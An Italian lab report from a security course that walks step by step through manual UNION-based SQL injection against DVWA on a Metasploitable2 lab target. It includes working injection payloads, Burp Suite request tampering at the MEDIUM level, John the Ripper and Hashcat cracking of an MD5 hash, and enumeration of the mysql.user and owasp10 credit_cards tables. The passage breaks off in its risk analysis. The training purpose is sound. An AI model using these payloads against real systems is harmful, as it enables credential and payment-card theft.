



Build Week 2 - Progetto 1

Web Application Exploit SQLi

EXECUTIVE SUMMARY

Questo report documenta un'attività di Web Application Security Testing svolta in laboratorio controllato, finalizzata allo **sfruttamento di una vulnerabilità di SQL Injection** presente nella web application **DVWA**, configurata a livello di sicurezza **LOW**.

L'attacco, condotto manualmente, ha consentito l'**accesso al database** applicativo e l'**estrazione delle credenziali** dell'utente **Pablo Picasso**, successivamente recuperate in chiaro tramite cracking offline.

Si evidenzia l'**impatto critico** di una SQL Injection non mitigata sulla **confidenzialità delle credenziali**.

In una fase successiva, l'attacco è stato replicato a livello **MEDIUM**, aggirando le mitigazioni tramite manipolazione manuale delle richieste HTTP con **Burp Suite Repeater**.

INTRODUZIONE E SCENARIO INIZIALE

L'attività è stata svolta in un laboratorio didattico composto da **Kali Linux** con ip **192.168.13.100**(attaccante) e **Metasploitable2** con ip **192.168.13.150**(target), sulla stessa rete locale.

La **web application** analizzata è **DVWA**, progettata per lo studio di vulnerabilità applicative comuni.

Lo scenario **simula una web application** che utilizza query SQL dinamiche senza adeguata validazione degli input, risultando vulnerabile ad attacchi di **SQL Injection**.

Obiettivo dell'attività:

L'obiettivo principale è:

- **Sfruttare manualmente una SQL Injection** sul modulo dedicato di DVWA;
- **Estrarre le credenziali** dell'utente *Pablo Picasso* dal database;

- Eseguire il passaggio aggiuntivo necessario per **ottenere la password in chiaro**;
- Dimostrare l'impatto reale di una **SQL Injection** non mitigata.

Vincoli operativi:

- Livello di sicurezza **DVWA: LOW** (prima fase dell'esercizio), **MEDIUM** (esercitazione bonus successiva)
- Divieto di utilizzo di tool automatici (es. sqlmap)
- Ammesso l'uso di Burp Suite Repeater

Prerequisiti e verifiche rete (Kali ↔ Metasploitable2)

Da terminale Kali Linux (192.168.13.100/24):

ip a per visualizzare le informazioni di rete

ping 192.168.13.150 (Metasploitable) per verificare che le due macchine stiano comunicando.


```
Session Actions Edit View Help
[kali㉿kali)-[~]
$ ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
        valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host noprefixroute
        valid_lft forever preferred_lft forever
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UP group default qlen 1000
    link/ether 08:00:27:1f:b7:23 brd ff:ff:ff:ff:ff:ff
    inet 192.168.13.100/24 brd 192.168.13.255 scope global noprefixroute eth0
        valid_lft forever preferred_lft forever
    inet6 fe80::920d:d58d:2623:3f59/64 scope link noprefixroute
        valid_lft forever preferred_lft forever

[kali㉿kali)-[~]
$ ping 192.168.13.150
PING 192.168.13.150 (192.168.13.150) 56(84) bytes of data.
64 bytes from 192.168.13.150: icmp_seq=1 ttl=64 time=2.83 ms
64 bytes from 192.168.13.150: icmp_seq=2 ttl=64 time=0.729 ms
64 bytes from 192.168.13.150: icmp_seq=3 ttl=64 time=0.623 ms
^C
--- 192.168.13.150 ping statistics ---
3 packets transmitted, 3 received, 0% packet loss, time 2024ms
rtt min/avg/max/mdev = 0.623/1.395/2.833/1.017 ms
```

Da browser Kali Linux:

- Aprire DVWA su Metasploitable2 :

<http://192.168.13.150/dvwa/>



1) Login DVWA e settaggio sicurezza su LOW

1. Login DVWA (credenziali default: `admin / password`).
2. Andare su DVWA Security.
3. Imposta Security Level = LOW → Submit.

The screenshot shows the DVWA Security interface. On the left is a sidebar menu with various security modules: Home, Instructions, Setup, Brute Force, Command Execution, CSRF, File Inclusion, SQL Injection, SQL Injection (Blind), Upload, XSS reflected, XSS stored, DVWA Security (which is highlighted in green), PHP Info, About, and Logout. The main content area is titled "DVWA Security" with a small key icon. It displays the "Script Security" section, stating that the security level is currently "low". It allows users to change the security level to low, medium, or high. Below this is the "PHPIDS" section, which is currently disabled. There is also a link to enable PHPIDS.

- Pagina “DVWA Security” con LOW impostato.

2) Aprire il modulo vulnerabile: SQL Injection

La SQL Injection è una vulnerabilità di sicurezza che si verifica quando un'applicazione web inserisce direttamente l'input dell'utente all'interno di una query SQL senza adeguati controlli.

Un attaccante può quindi manipolare la query originale, alterandone la logica ed eseguendo comandi SQL non previsti.

Andare su:

- Vulnerability → SQL Injection

Qui si trova un input (di solito “User ID”) che finisce direttamente nella query SQL.

The screenshot shows the DVWA (Damn Vulnerable Web Application) interface. The URL in the address bar is `http://192.168.13.150/dvwa/vulnerabilities/sql/`. The top navigation bar includes links for Kali Docs, Kali Forums, Kali NetHunter, Exploit-DB, Google Hacking DB, and Nessus Essentials. The DVWA logo is at the top right. On the left, a sidebar menu lists various vulnerabilities: Home, Instructions, Setup, Brute Force, Command Execution, CSRF, File Inclusion, SQL Injection (selected), SQL Injection (Blind), Upload, XSS reflected, XSS stored, DVWA Security, PHP Info, About, and Logout. The main content area is titled "Vulnerability: SQL Injection". It has a form labeled "User ID:" with a text input field and a "Submit" button. Below the form, under "More info", are three links: <http://www.securiteam.com/securityreviews/5DP0N1P76E.html>, http://en.wikipedia.org/wiki/SQL_injection, and <http://www.unixwiz.net/tchtips/sql-injection.html>.

- Pagina “SQL Injection” prima dell’attacco.

3) Trovare il numero di colonne (ORDER BY)

L’obiettivo è capire quante colonne ritorna la SELECT, così il UNION SELECT funzionerà.

Nel campo User ID:

1. `1' ORDER BY 1-- -`
2. `1' ORDER BY 2-- -`
3. `1' ORDER BY 3-- -`

Quando si va il numero di colonne, DVWA/MySQL in genere mostra errore o comportamento anomalo.

Nella DVWA “classica”, spesso sono 2 colonne.



Vulnerability: SQL Injection

User ID:

ID: 1' ORDER BY 1-- -
First name: admin
Surname: admin

More info

<http://www.securiteam.com/securityreviews/SDP0N1P76E.html>
http://en.wikipedia.org/wiki/SQL_injection
<http://www.unixwiz.net/tchtips/sql-injection.html>

Home
Instructions
Setup
Brute Force
Command Execution
CSRF
File Inclusion
SQL injection
SQL Injection (Blind)
Upload
XSS reflected
XSS stored

- Test ORDER BY che conferma il numero di colonne.

4) Identificare quali colonne sono “visualizzate” (UNION con marker)

Fare un UNION per vedere dove compaiono i valori a video:

1' UNION SELECT 1,2-- -

Se si vede “1” e “2” a schermo (in qualche forma), si ha conferma che UNION è “iniettato” e le colonne sono quelle.



Vulnerability: SQL Injection

User ID:

```
ID: 1' UNION SELECT 1,2-- -
First name: admin
Surname: admin
```

```
ID: 1' UNION SELECT 1,2-- -
First name: 1
Surname: 2
```

More info

<http://www.securiteam.com/securityreviews/SDP0N1P76E.html>
http://en.wikipedia.org/wiki/SQL_injection
<http://www.unixwiz.net/tchtips/sql-injection.html>

[DVWA Security](#)
[PHP Info](#)
[About](#)
[Logout](#)

- Output con i marker 1, 2.
-

5) Estrarre username e password hash dalla tabella users

In DVWA, di solito la tabella è `users` e le colonne includono `user` e `password` (hash).

Si ottiene una lista di utenti e relativi hash.

Un **hash** funziona come una **impronta digitale** di un dato, **come una password**. Quando una password viene trasformata in hash, **non viene salvata in chiaro**, ma convertita in una stringa di lettere e numeri che non assomiglia per nulla all'originale.

L'**hash** funziona in una sola direzione: **dalla password all'hash**.

Per questo viene usato per proteggere le password. Tuttavia, **se l'algoritmo è debole o la password è semplice, un attaccante può indovinare la password originale** confrontando l'hash con milioni di tentativi.

La query da utilizzare è la seguente:

```
1' UNION SELECT user,password FROM users-- -
```

The screenshot shows the DVWA application interface. On the left is a sidebar with various security testing options: Home, Instructions, Setup, Brute Force, Command Execution, CSRF, File Inclusion, SQL Injection (highlighted in green), SQL Injection (Blind), Upload, XSS reflected, XSS stored, DVWA Security, PHP Info, About, and Logout. The main content area is titled "Vulnerability: SQL Injection". It contains a "User ID:" input field with the value "ser.password FROM users-- -" and a "Submit" button. Below the input field, several red error messages are displayed, each showing a different user record extracted from the database:

- ID: 1' UNION SELECT user,password FROM users-- -
First name: admin
Surname: admin
- ID: 1' UNION SELECT user,password FROM users-- -
First name: admin
Surname: 5f4dcc3b5aa765d61d8327deb882cf99
- ID: 1' UNION SELECT user,password FROM users-- -
First name: gordonb
Surname: e99a18c428cb38d5f260853678922e03
- ID: 1' UNION SELECT user,password FROM users-- -
First name: 1337
Surname: 8d3533d75ae2c3966d7e0d4fcc699216b
- ID: 1' UNION SELECT user,password FROM users-- -
First name: pablo
Surname: 0d107d09f5bbe40cade3de5c71e9e9b7
- ID: 1' UNION SELECT user,password FROM users-- -
First name: smithy
Surname: 5f4dcc3b5aa765d61d8327deb882cf99

- Elenco user: hash ottenuto da DVWA.

6) Filtrare SOLO l'utente “pablo” (Pablo Picasso)

Estrarre esattamente l'hash di pablo, attraverso la seguente query:

```
1' UNION SELECT user,password FROM users WHERE user='pablo'-- -
```

Output atteso: una riga con **pablo** e il suo hash, spesso in MD5.

MD5 è un algoritmo che trasforma un dato, come una password, in un hash, cioè una stringa di caratteri apparentemente casuale.

In passato veniva usato per proteggere le password, ma oggi è **considerato insicuro**, perché è veloce da calcolare e quindi facile da “rompere” con strumenti automatici.

Per questo motivo, se una password è protetta solo con MD5, un attaccante può spesso **recuperarla in chiaro** usando i dizionari di password comuni.



Vulnerability: SQL Injection

User ID:
users WHERE user='pablo'-- -

ID: 1' UNION SELECT user,password FROM users WHERE user='pablo'-- -
First name: admin
Surname: admin

ID: 1' UNION SELECT user,password FROM users WHERE user='pablo'-- -
First name: pablo
Surname: 0d107d09f5bbe40cade3de5c71e9e9b7

More info

<http://www.securiteam.com/securityreviews/SDP0N1P76E.html>
http://en.wikipedia.org/wiki/SQL_injection
<http://www.unixwiz.net/techtips/sql-injection.html>

Menu:
Home
Instructions
Setup
Brute Force
Command Execution
CSRF
File Inclusion
SQL Injection
SQL Injection (Blind)
Upload
XSS reflected
XSS stored

DVWA Security
PHP Info
About

Logout

- Riga con **pablo + hash**.

7) “Ulteriore step”: da hash a password in chiaro (offline)

Quel valore non è la password in chiaro: è un hash (spesso MD5 in DVWA low).

Opzione A — John the Ripper (semplice)

John the Ripper è un programma usato per recuperare password a partire da hash, provando automaticamente molte possibili combinazioni.

Viene utilizzato soprattutto per verificare se le password sono deboli o facilmente indovinabili, aiutando a migliorare la sicurezza dei sistemi.

È molto usato in ambito didattico e di sicurezza perché è semplice da usare ed efficace nel dimostrare i rischi di password poco robuste.

1. Mettere l'hash in un file di testo (solo l'hash su una riga):

Usiamo **nano** come editor di testo

```
nano pablo_clean.hash
```




```
kali@kali: ~
Session Actions Edit View Help
GNU nano 8.7
0d107d09f5bbe40cade3de5c71e9e9b7 | pablo_clean.hash *
```

2. Solo se su Kali non abbiamo estratto rockyou:

```
sudo gzip -d /usr/share/wordlists/rockyou.txt.gz 2>/dev/null
```

3. Crack MD5:

```
john --format=raw-md5 pablo_clean.hash
--wordlist=/usr/share/wordlists/rockyou.txt
```



```
(kali㉿kali)-[~]
$ john --format=raw-md5 pablo_clean.hash --wordlist=/usr/share/wordlists/rockyou.txt
Using default input encoding: UTF-8
Loaded 1 password hash (Raw-MD5 [MD5 256/256 AVX2 8x3])
Warning: no OpenMP support for this hash type, consider --fork=8
Press 'q' or Ctrl-C to abort, almost any other key for status
letmein      (?)
1g 0:00:00:00 DONE (2026-01-26 04:21) 25.00g/s 19200p/s 19200c/s 19200C/s jeffrey.james1
Use the "--show --format=Raw-MD5" options to display all of the cracked passwords reliably
Session completed.
```

Opzione B — Hashcat (veloce)

Hashcat è un programma usato per recuperare password a partire da hash, provando molte combinazioni in modo molto veloce.

Sfrutta soprattutto la scheda grafica (**GPU**) del computer, rendendolo più rapido rispetto ad altri strumenti simili.

Viene utilizzato per testare la robustezza delle password e dimostrare quanto possano essere vulnerabili se protette con algoritmi deboli.

- 1) hashcat -m 0 -a 0 pablo_clean.hash/usr/share/wordlists/rockyou.txt
- 2) hashcat -m 0 pablo_clean.hash --show

```
(kali㉿kali)-[~/usr/share/wordlists]
└─$ hashcat -m 0 -a 0 /home/kali/hash.txt rockyou.txt
hashcat (v7.1.2) starting

OpenCL API (OpenCL 3.0 PoCL 6.0+debian Linux, None+Asserts, RELOC, SPIR-V, LLVM 18.1.8, SLEEP, DISTRO, POCL_DEBUG) - Platform #1 [The pocl project]

* Device #01: cpu-haswell-AMD Ryzen 7 4800H with Radeon Graphics, 1469/2939 MB (512 MB allocatable), 4MCU

Minimum password length supported by kernel: 0
Maximum password length supported by kernel: 256

Hashes: 1 digests; 1 unique digests, 1 unique salts
Bitmaps: 16 bits, 65536 entries, 0x0000ffff mask, 262144 bytes, 5/13 rotates
Rules: 1

Optimizers applied:
* Zero-Byte
* Early-Skip
* Not-Salted
* Not-Iterated
* Single-Hash
* Single-Salt
* Raw-Hash

ATTENTION! Pure (unoptimized) backend kernels selected.
Pure kernels can crack longer passwords, but drastically reduce performance.
If you want to switch to optimized kernels, append -O to your commandline.
See the above message to find out about the exact limits.

Watchdog: Temperature abort trigger set to 90c
Host memory allocated for this attack: 513 MB (1763 MB free)

Dictionary cache built:
* Filename..: rockyou.txt
* Passwords.: 14344392
* Bytes.....: 139921507
* Keyspace..: 14344385
* Runtime... : 1 sec

0d107d09f5bbe40cade3de5c71e9e9b7:letmein
```

- Comando john/hashcat
- Output con password “recovered” in chiaro

Differenze tra John the Ripper e Hashcat:

John the Ripper e Hashcat sono entrambi strumenti usati per recuperare password a partire da hash, ma hanno approcci diversi.

- **John the Ripper è più semplice da usare e adatto a chi inizia:** funziona bene da riga di comando, richiede meno configurazione ed è ideale per test rapidi o didattici.
- **Hashcat è più potente e veloce, soprattutto se si utilizza la scheda grafica (GPU),** ma è anche più complesso da configurare ed è pensato per scenari più avanzati.

In breve: John The Ripper è più immediato, Hashcat è più performante.

8) BurpSuite

BurpSuite è un software utilizzato principalmente per **test di sicurezza delle applicazioni web**. È uno strumento utilizzato per **penetration tester e security researcher** e consente di identificare vulnerabilità nei siti e nelle applicazioni web.

La funzione **Repeater** di BurpSuite, **permette di inviare manualmente richieste ripetute al server** per osservare e manipolare le risposte.

BONUS: livello MEDIUM via BurpSuite Repeater

A livello MEDIUM, DVWA introduce una mitigazione parziale della vulnerabilità di SQL Injection.

In particolare:

- l'input utente non viene più passato direttamente alla query SQL;
- vengono applicati controlli lato server (es. casting, escaping basilare o limitazioni sull'input);
- l'iniezione diretta tramite browser risulta inefficace o limitata.

Per aggirare tali controlli è necessario intercettare e manipolare manualmente la richiesta HTTP, operazione consentita dall'uso di BurpSuite Repeater.

Opzione A

1. Impostare livello "**Medium**" su Security Level
2. Impostare su BurpSuite ->**Proxy Intercept on**
3. **Iniettare il codice SQL** '`UNION SELECT user, password FROM users #`' nel campo **USER ID**
4. Intercettare la richiesta e modificare il livello di sicurezza "**Low**"
5. Click su **Forward**

The screenshot shows a browser window for DVWA SQL Injection and a Fiddler proxy interface.

DVWA SQL Injection Page:

- Left Sidebar:** Home, Instructions, Setup, Brute Force, Command Execution, CSRF, File Inclusion, SQL Injection (selected), SQL Injection (Blind), Upload, XSS reflected, XSS stored.
- Content Area:** Vulnerability: SQL Injection. A red box highlights the "User ID:" input field containing "`'UNION SELECT user,password#`". Below it is a "Submit" button. To the right, a red box highlights the "2) Codice SQL" section.
- Status Bar:** Username: admin, Security Level: medium, PHPIDS: disabled.
- Bottom:** 1) Livello su "Medium"

Fiddler Proxy Interface:

- Request Tab:** Shows the raw HTTP request sent to DVWA.

```
GET /vulnerabilities/sql1/?id=1 UNION SELECT user,password#&submit=Submit HTTP/1.1
Host: 192.168.18.150
Accept: */*
Accept-Encoding: gzip, deflate
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.95 (KHTML, like Gecko)
Connection: keep-alive
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Referer: http://192.168.18.150/dvwa/vulnerabilities/sql1/
Accept-Language: en-US,en;q=0.9
Cookie: PHPSESSID=1988e4fed08cc29eab6496c1c3;
```
- Inspector Tab:** Shows the request details.
- Bottom:** 2) Invio della richiesta, 3) Cambio livello di sicurezza

6. Abbiamo il risultato prodotto a seguire e l'output atteso

Vulnerability: SQL Injection

User ID:

Submit

ID: ' UNION SELECT user, password FROM users #
First name: admin
Surname: 5f4dcc3b5aa765d61d8327deb882cf99

ID: ' UNION SELECT user, password FROM users #
First name: gordonb
Surname: e99a18c428cb38d5f260853678922e03

ID: ' UNION SELECT user, password FROM users #
First name: 1337
Surname: 8d3533d75ae2c3966d7e0d4fcc69216b

ID: ' UNION SELECT user, password FROM users #
First name: pablo
Surname: 0d107d09f5bbe40cade3de5c71e9e9b7

ID: ' UNION SELECT user, password FROM users #
First name: smithy
Surname: 5f4dcc3b5aa765d61d8327deb882cf99

Opzione B

1. Impostare livello “**Medium**” su Security Level
 2. Impostare su BurpSuite ->**Proxy Intercept on**
 3. All’interno del campo user ID inseriamo il valore 1, come valore valido esequibile.

The screenshot shows the DVWA SQL Injection page. On the left, there's a sidebar with various menu items: Home, Instructions, Setup, Brute Force, Command Execution, CSRF, File Inclusion, SQL Injection (selected), SQL Injection (Blind), Upload, XSS reflected, XSS stored, DVWA Security, PHP Info, About, and Logout. The main content area has a title "Vulnerability: SQL Injection". Below it is a "User ID:" input field containing the value "1". To the right of the input field is a "Submit" button. Underneath the input field, there's a "More info" section with two links: "http://www.securiteam.com/securityreviews/5DP0N1P76E.html" and "http://en.wikipedia.org/wiki/SQL_injection". At the bottom of the page, there's some footer text: "Username: admin", "Security Level: medium", "PHPIDS: disabled", and buttons for "View Source" and "View Help".

4. Invio al repeater (click con il tasto destro “Send to Repeater”)

The screenshot shows the NetworkMiner interface. The top status bar indicates "Request to http://192.168.1.15/dvwa/vulnerabilities/sql/ [HTTP/1.1]". The main window displays a captured request for "http://192.168.1.15/dvwa/vulnerabilities/sql/?id=1 OR 1=1". The "Request" pane shows the raw request in hex, ASCII, and URL-decoded formats. The "Inspector" pane on the right shows various request parameters and headers. The "ContextMenu" dropdown is open, with the option "Send to Repeater" highlighted.

5. Payload SQL injection sulla DVWA

ID= 1+UNION+SELECT+user,password+FROM+users

6. Per ultimo, invio della richiesta (Send)

Request

Pretty Raw Hex

```
1 GET /dva/vulnerabilities/sql/?id=1+UNION+SELECT+user,password+FROM+users&Submit=Submit HTTP/1.1
2 Host: 192.168.19.150
3 Accept: */*
4 Accept-Language: en-US,en;q=0.9
5 Upgrade-Insecure-Requests: 1
6 User-Agent: Mozilla/5.0 (X11: Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/143.0.0.0
7 Safari/537.36
8 Accept:
9 text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
10 Referer: http://192.168.19.150/dva/vulnerabilities/sql/
11 Accept-Encoding: gzip, deflate, br
12 Cookie: security=medium; PHPSESSID=51b4ca004e1a45f4505ad5fdf057a09
13 Connection: keep-alive
14
15
16
17
18
19
20
```

Response

Pretty Raw Hex Render

DVWA

Vulnerability: SQL Injection

User ID:

Submit

ID: 1 UNION SELECT user,password FROM users
First name: admin
Surname: admin

ID: 1 UNION SELECT user,password FROM users
First name: admin
Surname: 5f4dcc3b5aa765d61d8327deb882cf99

ID: 1 UNION SELECT user,password FROM users
First name: gordiob
Surname: e99a18c428ch38d8f260853678922e03

ID: 1 UNION SELECT user,password FROM users
First name: 1337
Surname: 8d3533d75ae2c3966d7e0d4fccc69216b

ID: 1 UNION SELECT user,password FROM users
First name: pablo
Surname: 0d170d99f5bbe40cade3de5c7e19e9b7

ID: 1 UNION SELECT user,password FROM users
First name: smithy
Surname: 5f4dcc3b5aa765d61d8327deb882cf99

[Home](#)

[Instructions](#)

[Setup](#)

[Brute Force](#)

[Command Execution](#)

[CSRF](#)

[File Inclusion](#)

[SQL Injection](#)

[SQL Injection \(Blind\)](#)

[Upload](#)

[XSS reflected](#)

[XSS stored](#)

[DVWA Security](#)

[PHP Info](#)

[About](#)

[Logout](#)

7. Infine abbiamo il **Response** contenente la riga relativa all'utente “*pablo*”

```
ID: 1' UNION SELECT user, password FROM users #<br>
First name: pablo<br>
Surname: Od107d09f5bbe40cade3de5c71e9e9b7
```

9) Recupero informazioni vitali da altri db collegati

FASE 1:

In MySQL (il database utilizzato da DVWA), esiste un database speciale denominato **information_schema**. Questo database funge da "mappa", poiché **contiene i nomi di tutti gli altri database, le tabelle e le colonne presenti sul server**.

'UNION SELECT 1, schema_name FROM information_schema.schemata #

The screenshot shows a web browser window titled "Damn Vulnerable Web App" with the URL "Not secure 192.168.13.150/dvwa/vulnerabilities/sqlil?id=%27+UNION+SELECT+1%2C+...". The main content is the DVWA logo and the title "Vulnerability: SQL Injection". On the left, there's a sidebar with navigation links: Home, Instructions, Setup, Brute Force, Command Execution, CSRF, File Inclusion, **SQL Injection**, SQL Injection (Blind), Upload, XSS reflected, XSS stored, DVWA Security, PHP Info, About, and Logout. The "SQL Injection" link is highlighted. The main area contains a form with a "User ID:" label and a text input field. Below the input field is a "Submit" button. To the right of the input field, several red error messages are displayed, each starting with "ID: ' UNION SELECT 1, schema_name FROM information_schema.schemata #". The messages list various database users and their schemas, such as "First name: 1 Surname: information_schema", "First name: 1 Surname: dwva", "First name: 1 Surname: metasploit", "First name: 1 Surname: mysql", "First name: 1 Surname: owasp10", "First name: 1 Surname: tikiwiki", and "First name: 1 Surname: tikiwiki195". At the bottom of the main area, there's a "More info" link.

Scegliamo come obiettivo un database diverso da DVWA. È essenziale il database **MySQL**, poiché contiene le **credenziali di root del server**; procederemo quindi all'analisi delle sue tabelle.

FASE 2: Database: MySQL

Dopo aver individuato il database di interesse , **è essenziale conoscere i nomi delle tabelle, che fungono da "contenitori" per i dati**. Senza queste informazioni, l'estrazione dei dati non è possibile. La tabella **information_schema.tables** contiene l'elenco di tutte le tabelle. Per visualizzare solo quelle rilevanti, si applica il filtro **WHERE table_schema='mysql'**.

```
' UNION SELECT 1, table_name FROM information_schema.tables WHERE table_schema='mysql' #
```

Identificazione tabelle sensibili, tra cui: **user, db, host**.

FASE 3:

Ora che è stata identificata la tabella "user" all'interno del database MySQL.

Il prossimo passo è determinare i nomi delle colonne pertinenti per poter recuperare lo username e la password.

'**UNION SELECT 1, column_name FROM information_schema.columns WHERE table_name='user'**'#

FASE 4:

Ora che disponiamo di tutti gli elementi necessari – il nome del database (**mysql**), il nome della tabella (**user**) e i nomi delle colonne (**User**, **Password**) – possiamo procedere con l'attacco finale per estrarre i dati.

' UNION SELECT User, Password FROM mysql.user #

Database “Owasp10”

Fase 1:

Sfruttiamo la tabella di sistema **information_schema.schemata** per elencare tutti i database presenti sul server MySql.

' UNION SELECT 1, schema_name FROM information_schema.schemata #

The screenshot shows the DVWA SQL Injection interface. The left sidebar menu is visible with 'SQL Injection' selected. The main area displays the results of the query: 'ID: ' UNION SELECT 1, schema_name FROM information_schema.schemata #'. The results list several databases: information_schema, mysql, metasploit, tikiwiki, and dwva. Each result includes a first name ('I') and a surname ('owasp10' or 'tikiwiki195').

Fase 2:

Interroghiamo **information_schema.tables** filtrando per **table_schema='owasp10'**. Questo ci restituisce solo le tabelle di quel database specifico (es. accounts, credit_cards).

' UNION SELECT 1, table_name FROM information_schema.tables WHERE table_schema='owasp10' #

The screenshot shows the DVWA SQL Injection interface. The left sidebar menu is visible with 'SQL Injection' selected. The main area displays the results of the query: 'ID: ' UNION SELECT 1, table_name FROM information_schema.tables WHERE table_schema='owasp10' #'. The results list tables from the 'owasp10' schema: accounts, blogs_table, captured_data, credit_cards, hitlog, and pen_test_tools.

Fase 3:

Interroghiamo `information_schema.columns` specificando sia il nome della tabella (`credit_cards`) che il database (`owasp10`) per evitare ambiguità. Otterremo i nomi delle colonne come `ccnumber`, `ccv`, `expiration`.

' UNION SELECT 1, column_name FROM information_schema.columns
WHERE table_name='credit_cards' AND table_schema='owasp10' #

The screenshot shows the DVWA SQL Injection interface. The left sidebar menu is visible with various attack types. The main area is titled "Vulnerability: SQL Injection". A text input field labeled "User ID:" contains the payload: "ID: ' UNION SELECT 1, column_name FROM information_schema.columns WHERE table_name='credit_cards' AND table_schema='owasp10' #". Below this, several output lines show the names of columns from the database:

- ID: ' UNION SELECT 1, column_name FROM information_schema.columns WHERE table_name='credit_cards' AND table_schema='owasp10' #
First name: 1
Surname: ccid
- ID: ' UNION SELECT 1, column_name FROM information_schema.columns WHERE table_name='credit_cards' AND table_schema='owasp10' #
First name: 1
Surname: ccnumber
- ID: ' UNION SELECT 1, column_name FROM information_schema.columns WHERE table_name='credit_cards' AND table_schema='owasp10' #
First name: 1
Surname: ccv
- ID: ' UNION SELECT 1, column_name FROM information_schema.columns WHERE table_name='credit_cards' AND table_schema='owasp10' #
First name: 1
Surname: expiration

Fase 4:

Estraiamo i numeri di **carta di credito** e i codici CCV.

' UNION SELECT ccnumber, ccv FROM owasp10.credit_cards #

The screenshot shows the DVWA SQL Injection interface. The left sidebar menu is visible with various attack types. The main area is titled "Vulnerability: SQL Injection". A text input field labeled "User ID:" contains the payload: "ID: ' UNION SELECT ccnumber, ccv FROM owasp10.credit_cards #". Below this, several output lines show the extracted card numbers and CCVs:

- ID: ' UNION SELECT ccnumber, ccv FROM owasp10.credit_cards #
First name: 4444111122223333
Surname: 745
- ID: ' UNION SELECT ccnumber, ccv FROM owasp10.credit_cards #
First name: 774653637776330
Surname: 722
- ID: ' UNION SELECT ccnumber, ccv FROM owasp10.credit_cards #
First name: 8242325748474749
Surname: 461
- ID: ' UNION SELECT ccnumber, ccv FROM owasp10.credit_cards #
First name: 7725653200487633
Surname: 230
- ID: ' UNION SELECT ccnumber, ccv FROM owasp10.credit_cards #
First name: 1234567812345678
Surname: 627

Analisi dei risultati e valutazione del rischio:

L'analisi ha evidenziato che **il parametro di input del modulo SQL Injection viene utilizzato direttamente all'interno di una query SQL senza alcuna validazione o sanitizzazione.**

Questa condizione ha consentito:

- la manipolazione della query originale tramite tecniche di UNION-based SQL Injection;
- l'accesso diretto alla tabella `users`;
